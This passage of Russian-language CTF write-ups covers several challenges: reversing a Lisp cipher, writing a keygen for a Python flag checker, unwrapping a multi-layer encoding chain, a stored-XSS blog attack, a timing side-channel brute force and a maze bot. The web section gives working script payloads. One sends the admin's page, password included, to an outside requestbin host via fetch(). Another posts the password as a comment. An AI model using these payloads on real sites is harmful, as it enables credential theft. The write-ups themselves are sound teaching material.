            n1)))
        po (cons "" (length s)))))
```

`noko` вообще не используется, как и `fletcher`. Можно не обращать на них внимания.

Функция выполняет редукцию строки по символам, используя в качестве промежуточного состояния пару `(готовая строка, число)`. Каждый символ складывает с числом `n`, добавляет в ответ и меняет число через функцию `some-number`. То есть это шифр Цезаря, но сдвиг меняется на каждом символе. Изначально `n` равно длине строки.

Осталось разобрать функцию `some-number`. Как мы уже поняли, она из одного числа делает какое-то другое число.

```
(defun some-number (n)
  (let* ((m (expt 2 32))
         (n0 (mod n m))
         (n1 (mod (logxor n0 (ash n0 13)) m))
         (n2 (mod (logxor n1 (ash n1 -17)) m))
         (n3 (mod (logxor n2 (ash n2 5)) m)))
    n3))
```

Видно, что код производит серию битовых манипуляций над числом.

```
def some_number(n):
    m = 2**32
    n0 = n % m
    n1 = n0 ^ (n0 << 13)
    n2 = n1 ^ (n1 >> 17)
    n3 = n2 ^ (n2 << 5)
    return n3
```

Теперь у нас есть формула преобразования числа и алгоритм шифрования, который несложно обратить:

```
def decipher(data):
    n = len(data) // 2 # символы записываются в hex, поэтому длина
увеличивается в два раза
    result = []
    for i in range(n):
        c = int(data[i*2:i*2+2], 16)
        result.append((c - n) % 256)
        n = some_number(n)
    return ''.join(chr(c) for c in result)
```

Запускаем это на файле, который нам дали:

```
1) N.N. Vavilov
2) Cells
3) Meyos
5) 700y after era
4) 47 chromosom
6) Mice mass
7) Chichen party
8) XO
9) Donald Knuth
10) sum(i ** 2 for i in range(10))
11) krasivoe
12) 13.25 * sqrt(-2i)
13) Mumu... I'm too sad... *crying*
14) Die
15) ugra_r0tate_brack3ts_5709bf352e3f
16) A visit to a fresh place will bring strange work.
17) You're ugly and your mother dresses you funny.
18) What I tell you three times is true.
        -- Lewis Carroll
19) You are going to have a new love affair.
20) Chicken Little only has to be right once.
21) A few hours grace before the madness begins again.
22) Afternoon very favorable for romance.  Try a single person for a
change.
23) Your mode of life will be changed for the better because of good
news soon.
24) You like to form new friendships and make new acquaintances.
25) You single-handedly fought your way into this hopeless mess.
26) You will live to see your grandchildren.
27) You will gain money by a speculation or lottery.
```

И на 15-м месте находим наш флаг: `ugra_r0tate_brack3ts_5709bf352e3f`.

Флаг: **ugra_r0tate_brack3ts_5709bf352e3f**

Элементарно

ivanq, reverse 100

> Просто старые добрые обратимые функции.
>
> *checker.py*

Решение

Таск состоит из одного скрипта, проверяющего введенный пользователем флаг на корректность:

```
import base64
import hashlib
```

```python
import sys


def abort():
    print("Wrong flag!")
    sys.exit(1)


flag = input()

if len(flag) != 29:
    abort()
if flag[17] != 'p':
    abort()
if flag[:5] != 'ugra_':
    abort()
if flag[9:3:-2] != 'nta':
    abort()
if flag[-2:-15:-3].encode().hex() != '39676f6767':
    abort()
if int.from_bytes(flag[6:18:2].encode(), "little") != 104927802781555:
    abort()
if sum(ord(x) * 1000 ** i for i, x in enumerate(flag[19:-4])) !=
103111101111057120:
    abort()
if base64.b64encode(flag[-4:].encode()) != b'bDU5bQ==':
    abort()
if hashlib.sha256(flag.encode()).hexdigest() !=
'1e5eddb6b5212489e4782b7c01ba5975237fe0ee4b58ed4f6ecade260f5b4856':
    abort()

print("OK!")
```

Нужно написать keygen.

Первое, что бросается в глаза — символов во флаге 29. Дальше идет череда проверок некоторых символов и подстрок, каждая из которых дает нам информацию об очередном куске флага.

Будем читать код сверху вниз и отмечать, что нам известно о флаге.

- 17-й символ в 0-нумерации — `p`: `????????????????p???????????`
- Строка начинается с `ugra_`: `ugra_???????????p???????????`
- С 9-го по 3-й символ невключительно, идя с шагом −2, выписывается строка `nta`; то есть 9-й символ равен `n`, 7-й — `t`, 5-й — `a`: `ugra_a?t?n???????p???????????`

- С −2-го (с конца; то есть 29−2 = 27-го) по −15-й (то есть 29−15 = 14-й) символ невключительно, идя с шагом −3, выписывается строка, которая в hex выражается как `39676f6767`; раскодировав hex, получаем, что это `9gogg`: `ugra_a?t?n?????g?pg??o??g??9?`
- С 6-го по 18-й символ невключительно, идя с шагом 2, выписывается строка длины, очевидно, 6, которая, если ее проинтерпретировать как число, равна `104927802781555`. Кодируя `104927802781555` в little-endian в строку байтов (например, в Python: `(104927802781555).to_bytes(6, "little")`), получаем `soihn_`: `ugra_astoni?h?ng_pg??o??g??9?`
- С 19-го по −4-й (то есть 29-4 = 25-й) символ невключительно, если записать ASCII-коды символов в число, по сути, в 1000-ричной системе счисления, получится 103111101111057120. То есть 19-й символ имеет ASCII-код 120 (`x`), 20-й — 57 (`9`), и т.д., вплоть до 24-го, имеющего код 103 (`g`): `ugra_astoni?h?ng_pgx9oeog??9?`
- Последние 4 символа кодируются в base64 как `bDU5bQ==`, то есть равны `l59m`: `ugra_astoni?h?ng_pgx9oeogl59m`

Это дает почти весь флаг, кроме двух символов. Их можно либо подобрать исходя из знаний английского языка — угадывается слово `astonishing` — либо перебрав эти два символа в поисках нужного хеша:

```
import hashlib

for a in range(256):
    for b in range(256):
        flag = "ugra_astoni" + chr(a) + "h" + chr(b) +
"ng_pgx9oeogl59m"
        if hashlib.sha256(flag.encode()).hexdigest() ==
"1e5eddb6b5212489e4782b7c01ba5975237fe0ee4b58ed4f6ecade260f5b4856":
            print(flag)
```

Флаг: **ugra_astonishing_pgx9oeogl59m**

Прямо как у NSA

ivanq, crypto 150

> Наши корпоративные …разведчики перехватили переписку, в которой содержится чрезвычайно важная информация о наших конкурентах. Единственная проблема — письма зашифрованы. Только лучшие из лучших криптографов смогут ее расшифровать. Выполните свой долг перед Корпорацией!
>
> *correspondence.txt*

Решение

К таску приложен файл вроде следующего:

```
KLUv/WCIA+UXAEpIyAsTUEU+AAAAAEAIBLiQ3amqqmqAAbcAtgC1AN/
S93EwyiOqlQ8V9Vi04o9GwnTiSqmD7CgtxWDcX4LvyTbxsQ0oCxtJ+i1BARAbZ3cakrly6
LZwHb/
n+hxH56x3lLEApOsh15RHVpUzhpMxfDMrtvcAfLkuHwlgLyztlOwM8l5vIKWNhvWVxvter
Cu3MAZthewqetz8dgubeGUAdtBNrBqO56o+XaWKZYaQ4YCWj+lEivY2+TivKa7wWQKAKRo
VC3UrpRCzltI9YGhhYrVJqmJjAfkwBqO8z9HvK9IJPUbLI8opZsMuTddexB8lNGEEYI2xF
WJGTlMbh9Uh6Pg1Sot2JgrcYTY0TcELzzgo/
a9xQ1HkhVLxjiAU8D8Aql6AUh88uROdbc4wMEA9M3YgOIZMGSXDYFxxySbJclP6flq5IQJ
skZ7ldXy+hKG9HM4r2RiEp31YyF6S/
HvepuEJZbNZB6fvRIO6qngTUZsMYmkyrXN+RJEdKJUrjCqNw6R+oHgMpOSGk8Yb3BIq7mQ
LZ/
qMYRLchO9yGaJ657uAcFQe2sh1UnvhcHRvRXxjs19ViunHPd4P+DfbBuL2isC1VTQ4qHs7
i4uvZyuhnDhqSdkMIJlO8dYSw0s1/
FTGSJkbFi7nG+o25ww75B5Mm7Vi98Qho15RaeR2uqwelC7MM7kkyi5HqXDOZKkCpHW9qxp
bx6lVL68QVPzmcirx/
sROZy3LSA+6y2GTGMaQfC0wvfNGck3zDQsp5POixLuHAoFAIBAIFGLWUpo+pvc0uTnA/
F1ZU75Yj9Bw6EQJq56VyYscwwwVW64Jls0OENqAp7KNHODt9M9YBs9LPfmZ4Vb4xQFZtb7
Bzt3P4P/MhzhK9afV/
NwFA1Eb9AT319pEk7Rb3BQHyP7EjnFaVZILIiOxymxi+Pq9vfRwtcgpopFs1qD1/
FEJyO/
dy+RNmm6dHecvFMzSe9+mrsI+xqXhJ8tgPMDNigw7b6Z43vFounPAhjDBc4b0AQDtDVQU
```

Видим здесь какой-то мусор, состоящий из заглавных и строчных букв, цифр, и знаков `/` и `+` — ровно 64 символа (или 65, если вам не повезло, и в конце строки еще оказались символы `=`). 64 — это вообще очень хорошее число, и даже если вы никогда не слышали о таком методе кодирования, фраза «кодирование 64 символа» в гугле в числе первых ссылок выдаст метод base64.

Для декодирования base64 во многих языках есть встроенные функции, но можно обойтись и консольной утилитой `base64`, флаг `-d` которой позволяет декодировать данные:

```
$ base64 -d correspondence.txt
(�/�`��JH�
...
```

Что ж, это выглядит как мусор, но по крайней мере ошибок при декодировании нет. Сохраним этот мусор в файл и проанализируем его тип. Для этого существует консольная утилита `file`:

```
$ base64 -d correspondence.txt >step1
$ file step1
step1: Zstandard compressed data (v0.8+), Dictionary ID: None
```

Как видно из вывода `file`, это архив в формате zstd. Как и для многих других форматов, для работы с zstd существует консольная утилита. Воспользуемся ей для расжатия файла:

```
$ zstdcat step1
IJNGQOJRIFMSMU2ZWGHHB5AAAJWMSADWAB76APYAKABTPNE5XLJ3O5ZBCVJ7YBDDIVIGQR
KPZGTCNUJGUPKMKU7VHUPIATJEPKCQGTIMRSMIIVJ7YATAKSAZEL4FHZIBNSOO6TRZYMIZ
OGKWH2LI7OCVKTAE74XXIGVPLMUVC2NPORH5LABT5CRWD7SBGCLHCCDYKLRVZENWYASZ2V
HP5MWKZPNS57A6ATZ5OBUHA7XILNBX5ELMFLZUUBAAQQKV6WOOT3KP25J4ENHDSCR3QCVH
GN4VDUC4ZEFJETNQPMXOGD44UQ2ER5UKBOR42HOQQ2X5G5LVVWWIPFIDBFSQDPL3RHR6QF
XZC6WVSJOMPUJBXVZEYOFLIMS4ZQE26NSFHVUKHXDI5TVE4RYSLF3X7DMXOSPELQQXOV5P
IOYGYI42OGBGIMUY36X4BLG7U42PPJPQFXOL6EGG7TRG74EE7Q53CL3QQAYNDQBYJLEWG2
UVYAY3PFQBVMZU3NBKWAQQJLUZ62WS4NSQWKDVN2HIIJI7DUFQ5QLYDTSTFQTIBVNFVDNY
SNNZ2CF3TXEDYETONMIICVDLKE3GAYEO3O3UJEBPHODXVXWI2JLODIIB5PICAXQ4WDVISS
KPS5EZYFGKHPLUR62HVLGSQYKSUWRKEHRQM2GOVBKK3QQKHSG5OYPCP2KOMLGVKPSYNQR3
TR45C3LKURRPJB2ZV2X2PPPJWMXYYT2IBYVF44AFEMWQTMUOWXUQZBF7BJOOHGC3KG3GXC
RE3YHCJZWMK2QGSWY23TSYD4JSJEY6ETNZUEWIGGRLXBUXYDRTTDYC2LJFCHOBW4VGC27T
LPTRDMVKHTUFT65UIIEQVUHIPT3Q5SYZ5BKL6B34I6VXQWCNXVYGIXVX2OAIXM2YI4AOLU
JAUUES3RWPJELLFIUA2LYYKVWXQWFTOITTLLV7OQLYEHDBSJODW5GKDSRULFLJZERE2NBV
ORN5IN6KFAGSPNNX3LZO7YGJUSZQOJ3JRREXMFZ6SQD46KYEVRJCEGONUMEPCEE6PEKYZM
JEHGSD2UTYAJUIVEOLGHVY4ANPEWKXU6V4JOQE7XDD6XBVI3JKHIGMVMUYNL5VHCRH2A3K
MYBMNZIHYQWVHTEB7YXOJCTQUEQWGHHB5A======
```

Вот, другое дело. Это тоже похоже на base64, но только без строчных букв. Если этот формат вам не знаком, вы могли бы о нем узнать так:

- Можно посчитать число различных символов (кроме `=` — они явно лишние), их будет ровно 32, и по аналогии загуглить «base32».
- Либо можно загуглить «base64 without small letters» (на русском, к сожалению, полезной информации не находится) и увидеть ссылку на base32 в каком-нибудь ответе на Stack Overflow.

Так или иначе, для декодирования base32 также есть утилита:

```
$ zstdcat step1 >step2
$ base32 -d step2
BZh91AY&SY��p�l�v�?P7������w!S�cEPhEOh&�&������S�=�M$z�M
...
```

Что ж, ничего нового, но на этот раз это не zstd:

```
$ base32 -d step2 >step3
$ file step3
step3: bzip2 compressed data, block size = 900k
```

Декодируем bzip2:

```
$ bzcat step3
fd377a585a000004e6d6b4460200210116000000742fe5a3e002b0023b5d003119492a
```

```
42a8aac4e3fa53e00985e4522b0f041549928b40d026a563b45c8a7955acf558c9048e
1e102e1a88db3a5242ba4417c987c769b37edbdf278f15e11fd85b4f75a5d0deb4d6aa
6176825d0a473b2f260fa8fa9b0fb893daf72e7fd7da62f90fe77f38e37af6cf5f2dca
8e47f7d1ea54020c4b17cf6c759c975bb0fb8dcb7a56e4aab6c455deaac400d5162a5d
3c39b501b98454e8dac1ed3e53f34102b1dbf818463564f268c74d6dc09c3f39463fd6
d4f457df094c02dced52c7cde5614ad8a231434d65fe604e981426e8cb26cea6ac0287
b899ca36dbf6fd93fdfa588baef240518d65dff2c02504e19b658684ce360b77a6e79f
42e1dcfe40779340cdfed93c023d2ad6818c95364eab2de426b5b87fff3f455d6a119f
40feeecb2a2b2ffc36e6c2b26e3591f318e3c31aa87c8f15635d5f7220737421039996
ea52c3e313995c64ceeb0bc6ce2378b6a429ac90b706684018bb56fc365b95da1bec6d
0cf5d552cbe78a4ea0a1385d83869b298c652aca382b925fed0d712ed4356927541dd3
112bd4f2bccad776e9e9d2a5cd02bfe84aa417b2424195730828268a882203232bb479
81335efa80d6f4ec16d27c102387096b294adf8bb9c440bbf2b3c36d43dd3ccd531a00
c41e8c135713f5a098fe36d7da3254fee289bec6a8fca699b48e47e4ef14e1fb05a88c
1b44dc32ee3bd29eaff9dabfdd7efba6936147622e6f902952f85fbe60b08c78dfed07
0a2215be2ca8780d290b1aa63956144b22e0448d92f8c0ecb1ef39389a330666436f8b
7ee01ee89300000000438f9fd521cf6e970001d704b10500009eb5eb9ab1c467fb0200
00000004595a
```

Это явно hex. Его тоже можно декодировать из консоли:

```
$ bzcat step3 >step4
$ xxd -r -p step4
7zXZ!t/];]1I*BS  R+I@&c\
yUX.:RBDiv~'[Ouav]
...
```

Опять смотрим тип:

```
$ xxd -r -p step4 >step5
$ file step5
step5: XZ compressed data, checksum CRC64
```

И снова декодируем:

```
$ xzcat step5
begin 666 <data>
M'XL( &2%P&,"_U63O:[;, R%]SP%.V4QLA4M[E)<=$J'#DE1H).A6+3,1A93
MD8[A/GTIQ4F3R1+$GW,^T@<^859XWT'D$- #I\WF&\OP="_7-SL@Z,R/KV=8
M>(*,SG_9; [W.F_P"P6$\H?-FMA3<C$N#>B X-V8[$ IP,SY+&O,7K<")\0$
M\^"TJ0U&3CK(:^T?]FJ1[L230J8PZ.[>YL@P\ R"W9012$H7 8]7ZA!<6F:W
MO-;Z:@?JJ7-*G*RF98E2C$ )+IE#1I&F.&G@9-UXRM#EY:)L9$C43+H%\&J:
MOQ_?S<T4?=JJN3!YT1BQA;ON#&0:G]K^Y 1')<R1]"]TG'K*HX%6LV9)_##D
MAN9_X&X'^^T((3I?E52;I$LQ:GH#LX?!)7\'ZF*E8R2S2S*2:D%>)G#&!1+/
M:]P4LFMMCFV8%FF-01NPQK:8JEMCTWZ^_HGX4=TG0?^"\, !<U7>P![F L_2
MX51LZVT_3%Q/5X21TJ1X _K$ R+V>G=\?4:S*Y:MBI;E,=;SC5!RH\V)1YP'
MM(EA%%RS,UH/+V#OW,-A$B$'/><:7?94'KN<"MO(?!:(=+:!F>P\NE2KKS&C
?6VR4!+\GL:Y8)L3572TG$?%R_U.*A7\37-G^20,
```

```
end
```

Тут уже чуть интереснее, потому что этот формат — UUE — сильно менее популярен. Гуглится он, например, по фразе `begin 666 <data>`.

```
$ xzcat step5 >step6
$ uudecode -o - step6
d��c�U����0
...
```

Опять:

```
$ uudecode -o step7 step6
$ file step7
step7: gzip compressed data, last modified: Thu Jan 12 22:10:44 2023,
max compression, original size modulo 2^32 841
$ zcat step7
Robert A. logged on

Josh logged on
Josh: one two one two do you read?

Robert A.: Yes sir!

Josh: finally, the damn thing works
Josh: It's been what, two months?

Robert A.: That's about right.

Josh: So how secure is this device anyway?

Robert A.: Certifications are still in progress, sir, but our
cryptologists say even NSA wouldn't be able to crack it.
Robert A.: Von Stierlitz confirmed that too.

Josh: ah, Stierlitz.. I'm glad our security is in good hands
Josh: alright, transmitting the key now
Josh: ugra_you_guys_are_getting_encryption_8vqle5ta7sed

Robert A.: Roger that, I will get back to you in five minutes, sir.
Robert A. left

Josh: von Stierlitz... I totally saw that name somewhere else
Josh: reminds me of Russia for some reason
Josh: nah, looks like a german name
Josh: maybe i just need to get some sleep
```

`Josh left`

После долгих мучений, получаем *его*:

Флаг: **ugra_you_guys_are_getting_encryption_8vqle5ta7sed**

Старые добрые времена

ivanq, web 200

> Вася завел блог. Как полагается начинающему разработчику, написал он его с нуля. Покажите Васе, что он неправ.
>
> *Добавлено 15 января в 01:45:* **Подсказка.** Флаг — пароль администратора.
>
> *https://goodolddays.q.2023.ugractf.ru/token*

Решение

Есть блог. Самописный. У которого в комментариях работает форматирование. И еще кто-то умудрился добавить к нему фичу, о которой, судя по комментариям, не знал сам создатель сайта. Тут явно есть дыра.

Если открыть исходный код страницы, можно увидеть, что поддержку спойлеров добавил, действительно, автор комментария, потому что код его комментария выглядит так:

```
<i>[#6] от <b>h4srr</b></i>:<br>
<blockquote>
    ну-ка, а так? <style>spoiler { color: grey; background-color:
grey; } spoiler:hover { color: inherit; background-color:
inherit; }</style> <spoiler>тест</spoiler>
</blockquote>
<hr>
```

То, что в комментарий получилось вставить тег `<style>`, намекает на то, что текст комментария вообще никак не экранируется, и в него можно вставить произвольный HTML. Например, если мы вставим в свой комментарий какой-нибудь скрипт, он исполнится у каждого, кто откроет сайт; будем надеяться, что админ свой блог посещает достаточно часто.

Что можно сделать в этом скрипте? Во-первых, хотелось бы определиться, что мы будем пытаться вытащить у админа. Можно попробовать вытащить куки, но есть зацепка получше: в самом верху страницы почему-то кроме логина пользователя пишется еще и его пароль (мда...). Так что будем вытаскивать весь код страницы, который из JavaScript можно получить как `document.documentElement.outerHTML`

(или `new XMLSerializer().serializeToString(document)`, если вам так больше нравится).

Этот код страницы мы хотим отправить себе. Отправлять напрямую сообщения в Telegram из скрипта в браузере, как ни прискорбно, нельзя, поэтому придется посылать HTTP-запрос на какой-нибудь сервер, к которому мы имеем доступ. Можно обойтись без собственного сервера: например, requestbin.com позволяет создать уникальный для вас хост, все обращения к которому по HTTP вам видны. Например, моя ссылка выглядит так: https://eo3pp6sxq232cm.m.pipedream.net.

Напишем скрипт для отправки POST-запроса на этот сайт, используя в качестве содержимого код страницы:

```
<script>
fetch("https://eo3pp6sxq232cm.m.pipedream.net", {
    method: "POST",
    body: document.documentElement.outerHTML
});
</script>
```

Отправляем комментарий с таким кодом, ждем некоторое время, пока его прочитает админ, и видим, как приходит запрос со следующим содержимым:

```
<html><head>
        <meta charset="utf-8">
        <title>Старые добрые деньки</title>
    </head>
    <body>
        Ваш логин: admin<br>
        Ваш пароль: ugra_stop_reinventing_the_wheel_cwyy7x00l5ca<br>

        <h1>Всем привет!</h1>
        <i>опубликовано 18 декабря 2022 г.</i><br>
...
```

Можно было пойти альтернативным путем и использовать вместо внешнего сервиса для передачи информации сам блог, отправляя от имени администратора комментарий с секретными данными:

```
<script>
window.onload = () => {
    var user = document.body.textContent.match(/Ваш логин: ([^\n]*)/)
[1];
    var password = document.body.textContent.match(/Ваш пароль: ([^\
n]*)/)[1];
    if (user !== "anonymous") {
        var form = document.getElementsByTagName("form")[0];
        form.querySelector("[name=author]").value = user || "unknown";
```

```
        form.querySelector("[name=content]").value = "Password: " +
password;
        form.submit();
    }
};
</script>
```

Напоследок отметим проблему, с которой столкнулись некоторые участники. По-видимому, многие пытались использовать в комментариях код вида `<img src=x onerror="...">`. По той или иной причине у админа оказались выключены картинки (видимо, он учился по старому самоучителю, где было написано, что так можно сэкономить трафик), поэтому такой эксплоит не работал.

Флаг: **ugra_stop_reinventing_the_wheel_cwyy7x00l5ca**

Голливуд

ivanq, ppc 250

> Перебирая от скуки телефонные номера, пытаясь настроить dial-up, вы внезапно натыкаетесь на до боли знакомый звук на каком-то незнакомом номере. Проконсультировавшись со знакомыми, вы решаете, что это, скорее всего, секретный игровой сервер. Как бы теперь подобрать пароль...
>
> *https://hollywood.q.2023.ugractf.ru/token*

Решение

Открываем сайт, ждем, пока закончатся красивые анимации, и понимаем, что нас просят ввести флаг.

Чтобы получить флаг, надо ввести флаг.

Ладно.

По-видимому, единственное, что у нас есть — эмулятор терминала с навороченным взаимодействием с сервером. Сервер постоянно посылает клиенту код на JavaScript, который тот исполняет. А в случае, если сервер ожидает ввод, он посылает код в духе `ws.send(await input());`. Никаких других эндпоинтов нет, поэтому пытаться достать флаг в обход этой системы вряд ли получится. Искать CVE в websocket-серверах, наверное, тоже не очень разумно, так что сосредоточимся на том, что нам дает интерфейс.

Итак, мы умеем вводить какую-то строку, а сервер в ответ выдает надпись `VERIFYING ... 100%` и `WRONG FLAG`. Зачем нужен прогрессбар — не очень понятно, пока кому-то не взбредет в голову отправить фейковый флаг или флаг

от другого таска. Например, если отправить `ugra_hello_world`, то верификация прыгнет не от 0% до 100%, а за несколько шагов. Причем если попробовать засылать одну и ту же строку несколько раз, эти проценты одинаковы.

Поэкспериментировав еще немного, можно понять, что время проверки разное потому, что `ugra_hello_world` начинается на `ugra_`, а рандомный мусор — нет. Попробовав строки `ugrahello`, `ugra`, `ug` и т.п., можно понять, что время проверки (и проценты при каждом выводе) зависит от того, насколько префикс строки совпадает с, по-видимому, настоящим флагом. То, что время проверки зависит от длины совпадений — в целом логично, если пароль проверяется каким-нибудь очень медленным компьютером или алгоритмом. То, что тот же компьютер умудряется при этом знать процент проверки — несколько подозрительно, но в Голливуде и не такое бывает.

Зная эту информацию, найти флаг не составит труда: если мы знаем некоторый префикс флага (например, `ugra_`, `u` или вообще пустая строка), то чтобы найти следующий символ, достаточно перебрать следующую букву среди некоторого алфавита (например, строчный английский алфавит, цифры, подчеркивание, и, если не хватит, заглавный английский алфавит) и взять ту, проверка которой занимает больше времени, чем префикс. Либо, поскольку Голливуд дает нам проценты проверки, можно сравнивать их — это не требует настолько точной замерки времени.

Для быстрой проверки этот алгоритм можно закостылять на JavaScript прямо в той же странице в devtools. Этот чудесный код можно увидеть в solutions/01-1hr.js, и, как следует из названия, на поиск флага он тратит около часа. Если вам есть, что еще порешать, может быть оптимально оставить это решение в фоне и вернуться через час.

Можно оптимизировать и дальше. Поскольку никто не запрещает создавать сразу несколько соединений с сервером, проверку флага можно ускорить, распараллелив подбор следующего символа. Реализация не слишком сложна и работает порядка пяти минут.

Флаг: **ugra_how_about_a_nice_game_of_chess_v7rx9xkyt5tw**

Maze Runner

ivanq, ppc 300

> Импортозамещение добралось до pacman.
>
> *https://mazerunner.q.2023.ugractf.ru/token*

Решение

Нас забрасывает в rogue-like игру-лабиринт. На первый взгляд все выглядит просто: есть ограничение в 10 минут, нужно пройти несколько уровней, собрав все флаги. Из нетривиальных вещей — только порталы, которые добавляют к перемещениям некоторую недетерминированность.

А потом на пятом поле начинается жесть: поле 201×201 с 400 флагами и десятью порталами.

Автоматизация-с.

Теоретическая сторона

Для решения лабиринтов есть много алгоритмов. Но в данном случае можно не мудрить и просто рекурсивно обойти все клетки. В псевдокоде:


```
def walk_starting_from(x, y):
    for adjacent_cell, direction in cells_reachable_from(x, y):
        if has not visited adjacent_cell before:
            press_key(direction)
            walk_starting_from(adjacent_cell)
            press_key(reverse(direction))
```

В реальной реализации придется учитывать, что из клетки `(x, y)` могут быть достижимы не только обычные соседи, но, если в этой клетке расположен портал, и клетка на другой стороне портала (тогда для перехода нужно нажать клавишу `z` — и в обратном направлении тоже). Надо учесть и то, что после того, как подобран последний флаг, кнопки больше нажимать не нужно, ведь произойдет автоматический переход к следующему уровню. Помимо этого в качестве оптимизации можно также не выполнять лишние действия, не приводящие к сбору флага, например, заход в пустой тупик, но это не обязательно.

Практическая сторона

Весь исходный код сайта расположен в одном файле. Стили нас не очень интересуют, важнее JavaScript.

Первая часть скрипта, по-видимому, отвечает за эффективный вывод графики. Спасибо разработчику, оставившему пару комментариев. Судя по всему, в переменной `currentField` поддерживается карта поля. Эту гипотезу сразу можно проверить через devtools (инструменты разработчика):



DevTools, currentField

По-видимому, Unicode парсить не придется: запретные для перемещения клетки обозначаются `#`, игрок — `@`, флаг — `.`. Исходный код функции `render` это подтверждает. Порталы обозначаются буквами, например, `A` — портал бирюзового цвета, `C` — желтого, и так далее.

Для взаимодействия используется HTTP с эндпоинтом `POST /api`: в содержимом запроса посылаются нажатые клавиши (стрелки посылаются как `<>^v`), а в ответ приходит JSON с картой поля и некоторой дополнительной информацией об уровне. Последняя важная деталь: из наличия переменной `keyBuffer` и реализации `dumpBuffer`, а также дампа сетевых сообщений, понятно, что можно посылать сразу несколько клавиш.


Теперь не составит труда написать решение на любом языке программирования: необходимо выполнить запрос к `POST /api` с пустым содержимым, решить лабиринт, получить последовательность действий, которую нужно выполнить, и

одним запросом отправить ее на `POST /api`, чтобы получить карту следующего уровня, и так далее.

Чтобы не мучиться с собственной реализацией логики лабиринта, можно воспользоваться готовой игрой и написать решение прямо в DevTools. Судя по всему, автор игры это задумывал: в коде есть закомментированный «Automatic mode», который показывает, как получить информацию о поле и посылать команды. Остается заменить неэффективную реализацию (случайное блуждание) на эффективную (рекурсивный обход).

Пример такого решения можно посмотреть в файле solution.js.

После прохождения 30 уровней мы попадаем на уровень без флагов, а флаг написан в описании уровня:



Final level

Флаг: **ugra_listen_to_in_the_dark_by_bmth_2df688190bdc**

PEBCAK

ivanq, reverse 150

> Программист Вася администрирует компьютеры в Большой Фирме. Программировать Вася умеет, а администрировать — не очень, поэтому проблемы безопасности он решает, храня свой пароль администратора в зашифрованном виде.
>
